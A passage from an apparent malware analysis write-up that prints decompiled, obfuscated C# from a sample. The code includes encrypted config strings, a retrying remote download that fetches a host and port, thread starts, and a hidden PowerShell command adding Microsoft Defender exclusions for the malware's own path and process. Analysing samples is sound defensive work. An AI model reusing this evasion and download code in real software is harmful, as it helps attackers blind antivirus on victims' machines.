public static string gjhA3t4pswWeNd = "Q9xLZGPkQSr+mTbD9FPJNQ==";

// Token: 0x0400000B RID: 11
public static int mChNSsNJmGyoQx = 3;

// Token: 0x0400000C RID: 12
public static string m7iQNIU3gUlSZI = "jj21F3u+J1M1CrNhnXRMdA==";

// Token: 0x0400000D RID: 13
public static string WHlAL18UC97JpB = "QBgloeYlUCOYeypQHL3gWA==";

// Token: 0x0400000E RID: 14
public static string IanxpZDHQisfvf = "v2VxpfnkDp0vzF6k";

// Token: 0x0400000F RID: 15
public static string pTgkH82lJ2Xqdd = Interaction.Environ("temp") + "\\Log.tmp";
}
```

Figure 18. Log File Generation

Figure 19. Has functionality for thread creation but on the debugger at this point it no longer does anything. I am assuming this is because the download instruction earlier no longer works and the payloads there would be essential to continue.

```
    Environment.Exit(0);
}
N9Zw66sc7U4Kgd.jYBJJmZA4BJ5ZF();
string text = N9Zw66sc7U4Kgd.ehqPzHNXhVfxvz(fFA3tf75kG1qs6J4o8LUByVLbwlPMJWZwCXgv4uQRK1v5peiMoKzFphcRJ2kk02pHhunAEE.TeyFS4zTTwQjLL);
fFA3tf75kG1qs6J4o8LUByVLbwlPMJWZwCXgv4uQRK1v5peiMoKzFphcRJ2kk02pHhunAEE.SahztsFsMpEeze = text.Split(new char[] { ':' })[0];
fFA3tf75kG1qs6J4o8LUByVLbwlPMJWZwCXgv4uQRK1v5peiMoKzFphcRJ2kk02pHhunAEE.GzqqkYHgWw7sgT = text.Split(new char[] { ':' })[1];
zdFwA0S8CvGxRdBGfWFuUWU0EsrHeeYysa6iAxUmKH6Bqb67qXoTbaOtdoalXhQKUTf4UMWuUAgGb1evk74NxJF70.kWxxjyPq9zo0WDRGNWhr6emZ7b1CsmZ();
new Thread(new ThreadStart(N9Zw66sc7U4Kgd.wyvqfz4c6FnhMu)).Start();
if (Conversions.ToBoolean(uFXSTQmJUYY3p2.RNeXoipWlG37W3()))
{
    GAZ63zR0qdusNQ.G65ypE6SimxGJKGndMfOI0YhWakdiaSWkgOIrbaKOuBALvJgHx7e39oGBlP8lLheKuMU3zVX3aBknMe28WToY26wB();
}
Thread thread = new Thread(new ThreadStart(N9Zw66sc7U4Kgd.qRgPz8qxkprCWv));
Thread thread2 = new Thread(new ThreadStart(N9Zw66sc7U4Kgd.PJtos2L514tNRF));
thread.Start();
thread2.Start();
thread2.Join();
```

Figure 19. Thread Starts

Network connection capability downloading a string from a webclient.

```
public static string ehqPzHNXhVfxvz(string TLq2ue73K8hWrE)
{
    try
    {
        ServicePointManager.Expect100Continue = true;
        ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
        ServicePointManager.DefaultConnectionLimit = 9999;
    }
    catch (Exception ex)
    {
    }
    string text;
    try
    {
        IL_2A:
        using (WebClient webClient = new WebClient())
        {
            text = webClient.DownloadString(TLq2ue73K8hWrE);
        }
    }
    catch (Exception ex2)
    {
        Thread.Sleep(3000);
        goto IL_2A;
    }
    return text;
}
```

Figure 20. Network Connections

Figure 21. Shows the powershell command.

```
public static void jYBJJmZA4BJ5ZF()
{
    if (Conversions.ToBoolean(uFXSTQmJUYY3p2.RNeXoipWlG37W3()))
    {
        try
        {
            ProcessStartInfo processStartInfo = new ProcessStartInfo();
            processStartInfo.FileName = "powershell.exe";
            processStartInfo.WindowStyle = ProcessWindowStyle.Hidden;
            processStartInfo.Arguments = "-ExecutionPolicy Bypass Add-MpPreference -ExclusionPath '" +
              zdFwA0S8CvGxRdBGfWFuUWU0EsrHeeYysa6iAxUmKH6Bqb67qXoTbaOtdoalXhQKUTf4UMWuUAgGb1evk74NxJF70.v4B3cBykIxq7ZWQ4baL3WyfW47vaQkr + "'";
            Process.Start(processStartInfo).WaitForExit();
            processStartInfo.Arguments = "-ExecutionPolicy Bypass Add-MpPreference -ExclusionProcess '" + Process.GetCurrentProcess().MainModule.ModuleName + "'";
            Process.Start(processStartInfo).WaitForExit();
        }
        catch (Exception ex)
        {
        }
    }
}
```

Figure 21. Powershell

This is the end of the short refresher analysis. I might make Yara rules based on the IL for practice but given that this sample is already 6 months old there is probably no need.